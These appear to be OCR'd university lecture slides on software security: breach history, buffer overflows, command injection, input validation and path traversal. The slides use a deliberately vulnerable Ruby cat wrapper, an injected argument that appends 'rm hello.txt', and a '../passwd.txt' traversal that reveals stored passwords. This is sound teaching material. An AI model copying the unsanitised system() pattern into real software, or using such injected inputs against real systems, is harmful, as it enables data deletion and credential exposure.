Building Security In

CMSC 330 Summer 2019

Security breaches

Just a few:

- **Equifax** (2017) - 145 million consumers' records*
- **Adobe** (2013) - 150 million records, 38 million users
- **eBay** (2014) - 145 million records
- **Anthem** (2014) - Records of 80 million customers
- **Target** (2013) - 110 million records
- **Heartland** (2008) - 160 million records

**containing SSNs, birth dates, addresses, other private info*

https://www.privacyrights.org/data-breaches

Defects and Vulnerabilities

- Many these breaches begin by exploiting a **vulnerability**
- This is a ***security-relevant*** **software defect** (bug) or **design flaw** that can be **exploited** to effect an undesired behavior
- **Lots of software out there** (and growing)

https://www.openhub.net/languages/c

Open Hub — 5.6B LOC (Lines of code)

Google — 2B LOC


Windows — 50M LOC


25M LOC

  - So: **more bugs and flaws**

ICT* is Proliferating

*Information and Communication Technology





SECTIONS HOME SEARCH The New York Times

MIDDLE EAST

Iran Fights Malware Attacking Computers

By DAVID E. SANGER SEPT. 25, 2010

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WASHINGTON — The Iranian government agency that runs the country's nuclear facilities, including those the West suspects are part of a weapons program, has reported that its engineers are trying to protect their facilities from a sophisticated computer worm that has infected industrial plants across Iran.

The agency, the Atomic Energy Organization, did not specify whether the worm had already infected any of its nuclear facilities, including Natanz, the underground enrichment site that for several years has been a main target of American and Israeli covert programs.

But the announcement raised suspicions, and new questions, about the origins and target of the worm, Stuxnet, which computer experts say is a far cry from common computer malware that has affected the Internet for years. A worm is a self-replicating malware computer program. A virus is malware that infects its target by attaching itself to programs or documents.


Stuxnet specifically targets … processes such as those used to control … **centrifuges for separating nuclear material**. Exploiting four zero-day flaws, **Stuxnet** functions by targeting machines using the Microsoft Windows operating system …, then seeking out Siemens Step7 software.

http://www.nytimes.com/2010/09/26/world/middleeast/26iran.html

WIRED SUBSCRIBE

ANDY GREENBERG SECURITY 07.21.15 6:00 AM

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT




I WAS DRIVING 70 mph on the edge of downtown St. Louis when the exploit began

The result of their work was a hacking technique—what the security industry calls a zero-day exploit—that can **target Jeep Cherokees and give the attacker wireless control**, via the Internet, to any of thousands of vehicles.

http://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

“Internet of Things” (IOT)


Amazon Alexa



Google Home

21 OCT 16 **Hacked Cameras, DVRs Powered Today’s Massive Internet Outage**

A massive and sustained Internet attack that has caused outages and network congestion today for a large number of Web sites was launched with the help of hacked “Internet of Things” (IoT) devices, such as CCTV video cameras and digital video recorders, new data suggests.



A depiction of the outages caused by today’s attacks on Dyn, an Internet infrastructure company. Source: Downdetector.com.

https://krebsonsecurity.com/2016/10/hacked-cameras-dvrs-powered-todays-massive-internet-outage/

Considering **Correctness**

- **All software is buggy**, isn't it? Haven't we been dealing with this for a long time?
- A **normal user never sees most bugs**, or figures out how to **work around** them
- Therefore, **companies fix the most likely bugs**, to save money

Considering **Security**

Key difference:

An attacker is not a normal user!

- The attacker **will actively attempt to find defects**, using unusual interactions and features
  - A typical interaction with a bug results in a **crash**
  - An attacker will work to **exploit** the bug to do **much worse**, to achieve his goals

Outline

- **Vulnerability**: A kind of software bug that can be exploited by an attacker to manipulate the software to violate a desired security property
  - What kinds of **bugs are exploitable**?
  - Examples: **Buffer overflow**, **command injection**
- **Input validation**: Confirming that input does not violate software assumptions, or making it so
  - Rules out many kinds of exploits
  - Examples: **escaping**, **filtering, blacklisting, whitelisting**
- Next time: Applying these **principles to web-based software**

Exploitable bugs

- Some **bugs** can be **exploited**
  - An attacker can control how the program runs so that any incorrect behavior serves the attacker

- **Many kinds of exploits** have been developed over time, with technical names like
  - Buffer overflow
  - Use after free
  - SQL injection
  - Command injection
  - Privilege escalation
  - Cross-site scripting
  - Path traversal
  - …

What is a buffer overflow?


- A buffer overflow is a dangerous bug that affects programs written in **C** and **C++**
- **Normally**, a program with this bug will simply **crash**
- But an **attacker** can alter the situations that cause the program to **do much worse**
  - **Steal** private information
  - **Corrupt** valuable information
  - **Run code** of the attacker's choice

Buffer overflows from 10,000 ft

- **Buffer** =
  - Block of memory associated with a variable
- **Overflow** =
  - Put more into the buffer than it can hold
- **Where does the overflowing data go?**

Learn more in CMSC 414!

Normal interaction



Data

X = abc123

Instructions

1. print “Password?” to the screen
2. read input into variable X
3. if X matches the password then log in
4. else print “Failed” to the screen

Exploitation

Instructions

1. print “Password?” to the screen
2. read input into variable X

Data


X = Overflow!!!!! 3.log in

4. else print “Failed” to the screen

What happened?

`strcpy(buff, “abc”);`

- For C/C++ programs
  - A buffer with the password could be a local variable
- Therefore
  - Input is too long, and overruns the buffer
  - Input includes machine instructions
  - The overrun rewrites the return address to point into the buffer, at the machine instructions
  - When the call “returns” it executes the attacker’s code




Stopping the attack

- **Buffer overflows** rely on the ability to **read or write outside the bounds of a buffer**

- **C and C++** programs expect the **programmer** to ensure this never happens
  - But humans (regularly) make mistakes!

- Other languages (like **Python, OCaml, Java**, etc.) ensure buffer sizes are respected
  - The **compiler** inserts checks at reads/writes
  - Such checks can halt the program
  - But will **prevent a bug from being exploited**

Preventing Exploitation



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Data

X = Overflow!

Program halted

Key idea


- The key feature of the buffer overflow attack is the attacker getting the application to treat **attacker-provided data** as **instructions (code) or code parameters**

- This feature appears in many **other exploits** too
  - SQL injection treats data as **database queries**
  - Cross-site scripting treats data as **browser commands**
  - Command injection treats data as **operating system commands**
  - Etc.


- Sometimes the language helps (e.g., type safety)
  - Sometimes the programmer needs to do more work

Attack Scenarios

The Internet, in one slide




Interception




- **Calls** to remote services could be **intercepted** by an adversary
  - **Snoop** on inputs/outputs
  - **Corrupt** inputs/outputs
- Avoid this possibility using **cryptography** (CMSC 414, CMSC 456)

Malicious clients



- Server needs to **protect itself against malicious clients**
  - Such clients won't run standard software (e.g., typical web browser)
  - Such clients will probe the limits of the interface

Planting a bomb



- **Server needs to protect good clients** from malicious clients that will try to launch attacks via the server
  - They corrupt the server state (e.g., uploading malicious files or code)
  - Good client interaction affected as a result (e.g., getting the malware)

Defensive measures

- Two key actions the server can take:
- **Validate that client inputs are well formed**
  - Fallacy: Focus on testing that good inputs produce good behavior
  - Must (also) ensure that malformed inputs result in benign behavior
- Mitigate harm that might result by **minimizing the trusted computing base**
  - Isolate trusted components, or minimize privilege to precisely what is needed, in case something goes wrong

Quiz 1: What are reasonable assumptions?

Suppose you are writing a PDF viewer that is leaner and better than Acrobat Reader. Which can you assume?

A. PDF files given to your reader will always be well-formed
B. PDF files will never exceed a particular size
C. You viewer will never be used as part of an Internet-hosted service
D. None of the above

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Validating inputs

What's wrong with this Ruby code?

***catwrapper.rb*:**

```
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end

# call cat command on given argument
system("cat "+ARGV[0])

exit 0
```

Possible Interaction

```
> ls
catwrapper.rb
hello.txt

> ruby catwrapper.rb hello.txt
Hello world!

> ruby catwrapper.rb catwrapper.rb
if ARGV.length < 1 then
  puts "required argument: textfile path”
…

> ruby catwrapper.rb “hello.txt; rm hello.txt”
Hello world!

> ls
catwrapper.rb
```

Quiz 2: What happened?

A. `cat` was given a file named `hello.txt; rm hello.txt` which doesn't exist

B. `system()` interpreted the string as having two commands, and executed them both

C. `cat` was given three files – `hello.txt;` and `rm` and `hello.txt` – but halted when it couldn't find the second of these

D. `ARGV[0]` contains `hello.txt` (only), which was then catted

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catwrapper.rb
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
Possible deployment



Consequences?

- If `catwrapper.rb` is part of a web service
  - **Input is untrusted** — could be anything
  - But we only want requestors to read (see) the contents of the files, not to do anything else
  - Current code is too powerful: vulnerable to

command injection

- How to fix it?

Need to validate inputs

https://www.owasp.org/index.php/Command_Injection

Equifax: What happened

- Equifax used Struts which failed to properly vet input prior to using deserialization. Ruby had a similar bug sometime back.
- Vulnerability was discovered in a popular open-source software package Apache Struts, a programming framework for building web applications in Java
- The framework's popular REST plugin is vulnerable. The REST plugin is used to handle web requests, like data sent to a server from a form a user has filled out.
- The vulnerability relates to how Struts parses that kind of data and converts it into information that can be interpreted by the Java programming language.
- When the vulnerability is successfully exploited, malicious code can be hidden inside of such data, and executed when Struts attempts to convert it.
- Intruders can inject malware into web servers, without being detected, and use it to steal or delete sensitive data, or infect computers with ransomware, among other things.

Input Validation

- We expect input of a certain form
    - But we cannot guarantee it always has it
        - it's under the attacker's control
    - So we must **validate it before we trust it**

- **Making input trustworthy**
    - **Check it** has a valid form, and reject it if not
    - **Sanitize it** by modifying it or using it it in such a way that the result is correctly formed by construction

Checking: Blacklisting

- **Reject strings with possibly bad chars:** `'` `;` `--`

```
if ARGV[0] =~ /;/ then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

reject inputs *that have ; in them*

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
illegal argument
```

Sanitization: Blacklist Filtering

- **Delete the characters you don't want:** ' ; --

```
system("cat "+ARGV[0].tr(";",""))
```

delete occurrences *of ; from input string*

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
Hello world!
cat: rm: No such file or directory
Hello world!
> ls hello.txt
hello.txt
```

Sanitization: Escaping

- **Replace problematic characters with safe ones**
  - change `'` to `\'`
  - change `;` to `\;`
  - change `-` to `\-`
  - change `\` to `\\`

- Which characters are problematic depends on the interpreter the string will be handed to
  - Web browser/server for URIs
    - `URI::escape(str,unsafe_chars)`
  - Program delegated to by web server
    - `CGI::escape(str)`

Sanitization: Escaping

Regexes are very handy for specifying dangerous inputs, both for checking and sanitizing

```
def escape_chars(string)
  pat = /(\'|\"|\.|\*|\/|\-|\\|;|\||\s)/
  string.gsub(pat){|match|"\\" + match}
end

system(“cat ”+escape_chars(ARGV[0]))
```

escape occurrences
of ‘, “”, ; etc. in input string

```
> ruby catwrapper.rb “hello.txt; rm hello.txt”
cat: hello.txt; rm hello.txt: No such file or directory
> ls hello.txt
hello.txt
```

Quiz 3: Is this escaping sufficient?

A. No, you should also escape character **&**
B. No, some of the escaped characters are dangerous even when escaped
C. Both of the above
D. Yes, it's all good

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```

Escaping not always enough

```
> ls ../passwd.txt
passwd.txt
> ruby catwrapper.rb "../passwd.txt"
bob:apassword
alice:anotherpassword
```

- A web service probably only wants to give access to the files in the current directory
  - the .. sequence should have been disallowed
- Previous escaping doesn't help because . is replaced with \. which the shell interprets as .

Path traversal

This is called a **path traversal** vulnerability. Solutions:

- Delete all occurrences of the . character
  - Will disallow legitimate files with dots in them (`hello.txt`)
- Delete occurrences of .. sequences
  - Safe, but disallows `foo/../hello.txt` where `foo` is a subdirectory in the current working directory (CWD)
- Ideally: Allow any path that is within the CWD or one of its subdirectories

